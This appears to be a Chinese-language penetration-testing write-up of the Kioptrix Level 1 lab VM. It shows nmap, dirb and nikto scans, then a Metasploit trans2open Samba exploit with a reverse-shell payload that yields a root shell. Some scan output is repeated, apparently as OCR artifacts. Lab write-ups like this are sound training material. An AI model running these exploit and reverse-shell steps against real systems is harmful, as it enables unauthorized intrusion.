
一、信息收集

1. 主机发现，如下，192.168.0.107是kali的ip，那么192.168.0.108就是靶机的ip了

```
nmap -sn 192.168.0.1/24
```



2. 扫描端口，如下：系统Red-Hat，22端口OpenSSH版本2.9p2，80端口443端口Apache httpd版本1.3.20、mod_ssl版本2.8.4、OpenSSL版本0.9.6b，139端口netbios-ssn Samba smbd、1024端口rpc，其中看扫描结果samba应该是有漏洞的

```
nmap -sV -sC -T4 192.168.0.108
```

```
└─$ nmap -sV -sC -T4 192.168.0.108
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-01 19:53 CST
Nmap scan report for 192.168.0.108 (192.168.0.108)
Host is up (0.00041s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 2.9p2 (protocol 1.99)
|_sshv1: Server supports SSHv1
| ssh-hostkey:
|   1024 b8:74:6c:db:fd:8b:e6:66:e9:2a:2b:df:5e:6f:64:86 (RSA1)
|   1024 8f:8e:5b:81:ed:21:ab:c1:80:e1:57:a3:3c:85:c4:71 (DSA)
|_  1024 ed:4e:a9:4a:06:14:ff:15:14:ce:da:3a:80:db:e2:81 (RSA)
80/tcp   open  http        Apache httpd 1.3.20 ((Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Test Page for the Apache Web Server on Red Hat Linux
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
111/tcp  open  rpcbind     2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100024  1           1024/tcp   status
|_  100024  1           1024/udp   status
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2023-07-01T11:56:06+00:00; +1m49s from scanner time.
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvi
nceName=SomeState/countryName=--
139/tcp  open  netbios-ssn Samba smbd (workgroup: MYGROUP)
443/tcp  open  ssl/https   Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_ssl-date: 2023-07-01T11:56:06+00:00; +1m49s from scanner time.
|_http-server-header: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
|_http-title: 400 Bad Request
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_64_WITH_MD5
|     SSL2_RC4_128_EXPORT40_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_WITH_MD5
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvi
nceName=SomeState/countryName=--
| Not valid before: 2009-09-26T09:32:06
|_Not valid after:  2010-09-26T09:32:06
1024/tcp open  status      1 (RPC #100024)

Host script results:
|_nbstat: NetBIOS name: KIOPTRIX, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: 1m48s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.67 seconds
```

3. nmap扫描一下主机漏洞情况，如下，有CVE-2011-1002、CVE-2014-0224、CVE-2015-4000、CVE-2014-3566、CVE-2009-3103

```
nmap --script=vuln 192.168.0.108
```

```
└─$ nmap --script=vuln 192.168.0.108
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-01 20:16 CST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for 192.168.0.108 (192.168.0.108)
Host is up (0.89s latency).
Not shown: 994 closed tcp ports (conn-refused)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-trace: TRACE is enabled
| http-enum:
|   /test.php: Test page
|   /icons/: Potentially interesting directory w/ listing on 'apache/1.3.20'
|   /manual/: Potentially interesting directory w/ listing on 'apache/1.3.20'
|_  /usage/: Potentially interesting folder
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
443/tcp  open  https
|_http-dombased-xss: Couldn't find any DOM based XSS.
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
443/tcp  open  https
|_http-dombased-xss: Couldn't find any DOM based XSS.
| ssl-ccs-injection:
|   VULNERABLE:
|   SSL/TLS MITM vulnerability (CCS Injection)
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL before 0.9.8za, 1.0.0 before 1.0.0m, and 1.0.1 before 1.0.1h
|       does not properly restrict processing of ChangeCipherSpec messages,
|       which allows man-in-the-middle attackers to trigger use of a zero
|       length master key in certain OpenSSL-to-OpenSSL communications, and
|       consequently hijack sessions or obtain sensitive information, via
|       a crafted TLS handshake, aka the "CCS Injection" vulnerability.
|
|     References:
|       http://www.cvedetails.com/cve/2014-0224
|       http://www.openssl.org/news/secadv_20140605.txt
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0224
| ssl-dh-params:
|   VULNERABLE:
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|     State: VULNERABLE
|     IDs:  BID:74733  CVE:CVE-2015-4000
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|     Disclosure date: 2015-5-19
|     Check results:
|       EXPORT-GRADE DH GROUP 1
```

```
| ssl-dh-params:
|   VULNERABLE:
|   Transport Layer Security (TLS) Protocol DHE_EXPORT Ciphers Downgrade MitM (Logjam)
|     State: VULNERABLE
|     IDs:  BID:74733  CVE:CVE-2015-4000
|       The Transport Layer Security (TLS) protocol contains a flaw that is
|       triggered when handling Diffie-Hellman key exchanges defined with
|       the DHE_EXPORT cipher. This may allow a man-in-the-middle attacker
|       to downgrade the security of a TLS session to 512-bit export-grade
|       cryptography, which is significantly weaker, allowing the attacker
|       to more easily break the encryption and monitor or tamper with
|       the encrypted stream.
|     Disclosure date: 2015-5-19
|     Check results:
|       EXPORT-GRADE DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_EXPORT_WITH_DES40_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: mod_ssl 2.0.x/512-bit MODP group with safe prime modulus
|             Modulus Length: 512
|             Generator Length: 8
|             Public Key Length: 512
|     References:
|       https://weakdh.org
|       https://www.securityfocus.com/bid/74733
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
|
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4000
|
|   Diffie-Hellman Key Exchange Insufficient Group Strength
|     State: VULNERABLE
|       Transport Layer Security (TLS) services that use Diffie-Hellman groups
|       of insufficient strength, especially those using one of a few commonly
|       shared groups, may be susceptible to passive eavesdropping attacks.
|     Check results:
|       WEAK DH GROUP 1
|             Cipher Suite: TLS_DHE_RSA_WITH_DES_CBC_SHA
|             Modulus Type: Safe prime
|             Modulus Source: mod_ssl 2.0.x/1024-bit MODP group with safe prime modulus
|             Modulus Length: 1024
|             Generator Length: 8
|             Public Key Length: 1024
|     References:
|_      https://weakdh.org
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_sslv2-drown: ERROR: Script execution failed (use -d to debug)
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
```


```
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
|       https://www.securityfocus.com/bid/70574
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|_      https://www.openssl.org/~bodo/ssl-poodle.pdf
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
1024/tcp open  kdm

Host script results:
| smb-vuln-cve2009-3103:
|   VULNERABLE:
|   SMBv2 exploit (CVE-2009-3103, Microsoft Security Advisory 975497)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2009-3103
|           Array index error in the SMBv2 protocol implementation in srv2.sys in Microsoft Windows Vista Gold, SP1, and SP2,
|           Windows Server 2008 Gold and SP2, and Windows 7 RC allows remote attackers to execute arbitrary code or cause a
|           denial of service (system crash) via an & (ampersand) character in a Process ID High header field in a NEGOTIATE
|           PROTOCOL REQUEST packet, which triggers an attempted dereference of an out-of-bounds memory location,
|           aka "SMBv2 Negotiation Vulnerability."
|
|     Disclosure date: 2009-09-08
|     References:
|       http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-3103
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or
 more fields are missing); aborting [14]
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: ERROR: Server returned less data than it was supposed to (one or more f
ields are missing); aborting [14]
```

4. 使用kali自带爆破工具dir扫描一下web目录


```
dirb http://192.168.0.108
```


```
+ http://192.168.0.108/~operator (CODE:403|SIZE:273)
+ http://192.168.0.108/~root (CODE:403|SIZE:269)
+ http://192.168.0.108/cgi-bin/ (CODE:403|SIZE:272)
+ http://192.168.0.108/index.html (CODE:200|SIZE:2890)

==> DIRECTORY: http://192.168.0.108/manual/

==> DIRECTORY: http://192.168.0.108/mrtg/

==> DIRECTORY: http://192.168.0.108/usage/

---- Entering directory: http://192.168.0.108/manual/ ----

(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.0.108/mrtg/ ----

+ http://192.168.0.108/mrtg/index.html (CODE:200|SIZE:17318)

---- Entering directory: http://192.168.0.108/usage/ ----

+ http://192.168.0.108/usage/index.html (CODE:200|SIZE:4286)
```

5. manual目录下存在目录遍历漏洞



6. usage目录下是Webalizer，一个网站服务器日志分析程序，发现一个域名kioptrix.level1和test.php文件，test文件需要通过域名才可以访问





7. 最后再使用nikto扫描一下web漏洞，漏洞还挺多

```
+ Server: Apache/1.3.20 (Unix)  (Red-Hat/Linux) mod_ssl/2.8.4 OpenSSL/0.9.6b
+ /: Server may leak inodes via ETags, header found with file /, inode: 34821, size: 2890, mtime: Thu Sep  6 11:12:46 2001. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ OpenSSL/0.9.6b appears to be outdated (current is at least 3.0.7). OpenSSL 1.1.1s is current for the 1.x branch and will be supported until Nov 11 2023.
+ mod_ssl/2.8.4 appears to be outdated (current is at least 2.9.6) (may depend on server version).
+ Apache/1.3.20 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Apache is vulnerable to XSS via the Expect header. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2006-3918
+ Apache/1.3.20 - Apache 1.x up 1.2.34 are vulnerable to a remote DoS and possible code execution.
+ Apache/1.3.20 - Apache 1.3 below 1.3.27 are vulnerable to a local buffer overflow which allows attackers to kill any process on the system.
+ Apache/1.3.20 - Apache 1.3 below 1.3.29 are vulnerable to overflows in mod_rewrite and mod_cgi.
+ mod_ssl/2.8.4 - mod_ssl 2.8.7 and lower are vulnerable to a remote buffer overflow which may allow a remote shell.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, OPTIONS, TRACE .
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ ///etc/hosts: The server install allows reading of any system file by adding an extra '/' to the URL.
+ /usage/: Webalizer may be installed. Versions lower than 2.01-09 vulnerable to Cross Site Scripting (XSS). See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2001-0835
+ /manual/: Directory indexing found.
+ /manual/: Web server manual found.
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /test.php: This might be interesting.
+ /wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-content/themes/twentyeleven/images/headers/server.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/Requests/Utility/content-post.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /wordpress/wp-includes/js/tinymce/themes/modern/Meuhy.php?filesrc=/etc/hosts: A PHP backdoor file manager was found.
+ /assets/mobirise/css/meta.php?filesrc=: A PHP backdoor file manager was found.
+ /login.cgi?cli=aa%20aa%27cat%20/etc/hosts: Some D-Link router remote command execution.
+ /shell?cat+/etc/hosts: A backdoor was identified.
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8908 requests: 0 error(s) and 30 item(s) reported on remote host
+ End Time:           2023-07-01 21:20:51 (GMT8) (93 seconds)
```

二、getshell

1. 使用msf搜索上面发现的漏洞，发现CVE-2014-0224、CVE-2015-4000、CVE-2014-3566、samba都可以搜到，前面三个都是openssl的漏洞

```
msf6 > search samba

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/unix/webapp/citrix_access_gateway_exec        2010-12-21       excellent  Yes    Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig           2005-03-02       average    No     Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                         2002-02-01       excellent  Yes    DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup              2015-01-26       manual     No     Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                         normal     No     Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                   normal     No     List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm          2014-10-14       excellent  No     MS14-060 Microsoft Windows OLE Package Manager Code Executio
n
   7   exploit/unix/http/quest_kace_systems_management_rce   2018-05-31       excellent  Yes    Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                    2007-05-14       excellent  No     Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                           2003-04-07       average    No     Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap                2012-04-10       normal     Yes    Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                            normal     No     Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                  normal     Yes    Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                       2010-06-16       good       No     Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                 2017-03-24       excellent  Yes    Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                  normal     No     Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                                normal     No     Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap               2007-05-14       good       Yes    Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                 2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap             2007-05-14       average    No     Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                               normal     No     Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                        2003-04-07       great      No     Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                          2003-04-07       great      No     Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                      2003-04-07       great      No     Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results           2003-06-21       normal     Yes    Sambar 6 Search Results Buffer Overflow
```

2. 使用exploit/linux/samba/trans2open进行攻击

```
use exploit/linux/samba/trans2open
set payload linux/x86/shell_reverse_tcp
set rhost 192.168.0.108
exploit
```

3. 如下，成功拿下root权限shell

```
msf6 > use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/samba/trans2open) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > set rhost 192.168.0.108
rhost => 192.168.0.108
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.0.107:4444
[*] 192.168.0.108:139 - Trying return address 0xbffffdfc...
[*] 192.168.0.108:139 - Trying return address 0xbffffcfc...
[*] 192.168.0.108:139 - Trying return address 0xbffffbfc...
[*] 192.168.0.108:139 - Trying return address 0xbffffafc...
[*] 192.168.0.108:139 - Trying return address 0xbffff9fc...
[*] 192.168.0.108:139 - Trying return address 0xbffff8fc...
[*] 192.168.0.108:139 - Trying return address 0xbffff7fc...
[*] 192.168.0.108:139 - Trying return address 0xbffff6fc...
[*] Command shell session 1 opened (192.168.0.107:4444 -> 192.168.0.108:1025) at 2023-07-01 22:06:39 +0800

[*] Command shell session 2 opened (192.168.0.107:4444 -> 192.168.0.108:1026) at 2023-07-01 22:06:40 +0800
[*] Command shell session 3 opened (192.168.0.107:4444 -> 192.168.0.108:1027) at 2023-07-01 22:06:41 +0800
[*] Command shell session 4 opened (192.168.0.107:4444 -> 192.168.0.108:1028) at 2023-07-01 22:06:43 +0800
id
uid=0(root) gid=0(root) groups=99(nobody)
```